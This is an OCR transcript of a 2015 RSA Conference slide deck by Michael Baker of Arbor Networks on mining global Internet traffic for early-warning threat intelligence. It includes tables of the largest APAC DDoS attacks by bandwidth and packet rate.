
RSAConference2015

Singapore | 22-24 July | Marina Bay Sands

CHANGE

Challenge today's security thinking



SESSION ID: SPO2-F04

"Is it secret? Is it safe?" - mining the global Internet for early warning.

Michael Baker (Arbor Networks)

Me

- Michael Baker, Arbor Networks.
- Incapable of doing Vendor talks ;)
- Co-Founder and CTO of Packetloop, acquired by Arbor Networks in 2013.
- Director of Advanced Development, Office of the CTO.
- Fortunate to speak at BlackHat, Auscert, Ruxcon,RSA.
- @cloudjunky
- michael@arbor.net

Agenda


- Manipulating time and space, security jujutsu, the half-life of security information, post-hoc information discovery and precognition.
- Mining the global internet for early warning / threat intelligence.
- Specific examples and early warning.
  - DDoS attacks on APAC targets 2015 YTD.
  - DDoS targeting over the last 3 years, Global and APAC.
  - Banking Trojans targeting in APAC.
  - Sinkholes and Malware infection

Global, real time threat intelligence.

- Manipulating time and space.
- Security jujutsu.
- The half-life of security information.
- Post-hoc information discovery and
- Precognition.

“Pyramid of Pain”

- David Bianco’s Pyramid of Pain.
- http://detect-respond.blogspot.sg/2013/03/the-pyramid-of-pain.html



Mining the global Internet for early warning

- DDoS Attacks and Traffic Visibility
- Reversing Malware.
- Reversing Botnets.
- Reversing Campaigns.
- Sinkholes and Malware infection.
- Access the playbook - Tools, tactics and procedures.
- I could have also covered IPv4/6 address space scanning, Honeypots, Honeyclients…. alas.

Examples of early warning

- An IP address or website you manage is about to be hit by a DDoS attack, it will be POST based with some identifiable headers.
- The bank you work for is targeted by a specific banking trojan, here are the latest javascript and HTML web injects being used.
- Your credit card was just compromised at a store in Singapore.
- DDoS attacks in your country and region are increasing, the largest in terms of bandwidth was 334Gbps and 30Mpps in Q1 this year.
- The Alina PoS Malware has started phoning home from your network and it's sending magnetic stripe data from KIOSK1.


ATLAS Platform

- Where we source our data from - ATLAS.
- 300+ ISPs sharing real-time data.
- 142 Tbps peak visibility, ~30% of all Internet traffic.
- Malware processing ~150,000 malware samples a day.
- Botnet Reversing and Simulation (DDoS, APT, Bankers, PoS)
- Web Injects, DDoS Targeting, Banker Targeting.
- Infection monitoring through Sinkholes.
- Push all this information into security feeds for Arbor products.

RSAConference2015

Singapore | 22-24 July | Marina Bay Sands


DDoS Attacks in APAC ‘15




DDoS Attacks (Bandwidth) APAC YTD 2015

start	duration	dst_cc	sub_class	max_bps	max_pps
20/01/15 20:03	0d 0h 6m 45s	IN	UDP Misuse	334.220	29.129
11/06/15 17:08	0d 0h 10m 32s	CN	Total Traffic	144.913	53.623
16/06/15 16:10	0d 0h 13m 27s	CN	Total Traffic	142.985	17.716
13/04/15 11:51	0d 0h 15m 9s	AU	UDP Misuse	136.914	11.637
3/04/15 14:10	0d 0h 14m 6s	AU	UDP Misuse	133.004	11.429
12/04/15 12:29	0d 0h 13m 5s	AU	UDP Misuse	125.235	10.687
17/06/15 9:47	0d 0h 57m 30s	CN	Total Traffic	104.175	39.640
17/06/15 9:47	0d 1h 3m 30s	CN	UDP Misuse	104.122	39.589
23/05/15 4:01	0d 0h 21m 20s	CN	Total Traffic	100.991	38.428
23/05/15 4:01	0d 0h 21m 20s	CN	UDP Misuse	100.983	38.420

DDoS Attacks (Bandwidth) APAC YTD 2015




DDoS Attacks (Bandwidth) APAC Q1 2015




DDoS Attacks (PPS) APAC YTD 2015

start	duration	dst_cc	sub_class	max_bps	max_pps
27/05/15 13:29	0d 0h 13m 39s	CN	Total Traffic	62.541	60.101
11/06/15 17:08	0d 0h 10m 32s	CN	Total Traffic	144.913	53.623
10/06/15 12:41	0d 0h 11m 40s	CN	Total Traffic	64.584	51.576
10/06/15 12:41	0d 0h 11m 40s	CN	TCP SYN	64.521	51.556
17/06/15 9:47	0d 0h 57m 30s	CN	Total Traffic	104.175	39.640
17/06/15 9:47	0d 1h 3m 30s	CN	UDP Misuse	104.122	39.589
23/05/15 4:01	0d 0h 21m 20s	CN	Total Traffic	100.991	38.428
23/05/15 4:01	0d 0h 21m 20s	CN	UDP Misuse	100.983	38.420
23/05/15 5:03	0d 0h 29m 20s	CN	Total Traffic	94.677	36.039
23/05/15 5:03	0d 0h 29m 20s	CN	UDP Misuse	94.653	35.998


DDoS Attacks (PPS) APAC YTD 2015




DDoS Attacks (PPS) APAC Q1 2015



